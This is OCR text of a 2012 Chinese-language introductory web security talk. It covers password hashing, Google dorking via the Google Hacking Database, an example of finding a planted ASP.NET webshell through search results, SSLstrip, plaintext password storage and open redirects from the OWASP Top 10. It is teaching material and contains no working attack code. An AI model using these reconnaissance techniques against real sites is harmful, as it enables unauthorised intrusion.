網頁安全 Web Security 入門

2012/10/20 @ Study-Area

<*Orange@chroot.org*>

About Me

- 蔡政達 a.k.a Orange
- 2009 台灣駭客年會競賽冠軍
- 2011 全國資安競賽金盾獎冠軍
- 2011 東京 Avtokyo 研討會講師

- 專精於
  - 駭客攻擊手法
  - Web Security
  - Windows Vulnerability Exploitation

About Me

- CHROOT Security Group 成員
- NISRA 資訊安全研究會 成員
- 偶爾做做滲透測試、講講課、接接 case.

- Blog
  - http://blog.orangee.tw/

Outline

- 網頁安全分析
- 網頁漏洞檢測
- 案例分享

e10adc3949ba59abbe56e057f20f883e

你會想到甚麼？

md5sum of 123456

駭客想的和你不一樣

駭客觀察日記


Firefox
---后台登陆页
192.168.183.2:81/admin/login.asp?id=7
Google
网后台管理系统
新闻
路况
天气
User:
Password:
登陆
重置
版权所有

http://orange.tw/wp-content/uploads/2012/04/16552602503_125.pdf


網址透漏了甚麼?

In The Wild.

- 七成以上的網站存在安全問題
- World Wide Web 發展至今趨近成熟
  - 技術多、花樣多
- Web 是駭客最愛找洞鑽的入口點
  - 防火牆無用論?
- 要當「駭客」越來越輕鬆

傻瓜工具輕輕鬆鬆入侵網站

SQL injection with Havij by 3 year old





http://www.troyhunt.com/2012/10/hacking-is-childs-play-sql-injection.html

Google Hacking Database

http://www.exploit-db.com/google-dorks/

Google Hacking Database





awen asp.net webshell

gachthaiduong.com.vn/.../2012_4_26_23_50... - 頁庫存檔 - 轉為繁體網頁

輸入命令：


從何開始?


- OWASP Top 10
- Open Web Application Security Project
- Web 最常見、駭客最愛看的十大安全問題

從第十名開始

10. Insufficient Transport Layer Protection

- 你的密碼在網路線上飛
- 人性本善論
- 有 SSL(https) 就安全了嗎?
  - SSLstrip
  - Man-in-the-middle attack





看到就該注意一下了


SSL 錯誤
https://
stu.aspx
new!
將書籤放置在書籤列上，即可快速前往各個網頁。 立即匯入書籤...
其他書籤
網站的安全性憑證不可靠！
您嘗試前往 ，但伺服器提供的憑證由您電腦作業系統不信任的實體簽署。這可能表示伺服器自行產生安全性憑證，因此 Google Chrome 無法藉以辨認身分；或者有攻擊者試圖攔截您的通訊。
請不要繼續瀏覽這個網站，尤其如果您從未在這個網站看到過這項警告，就更不應該繼續。
仍要繼續
返回安全性瀏覽
進一步資訊

9. Insecure Cryptographic Storage


- 不安全的加密儲存
- 密碼為什麼不能存明文?
  - 傳輸過程中的竊聽
  - 針對性的密碼攻擊

http://plainpass.com/


8. Unvalidated Redirects and Forwards

- 設計對白，點下去嗎?


www.battlenet.com.cn



www.bazzaent.com



www.bazzaent.com



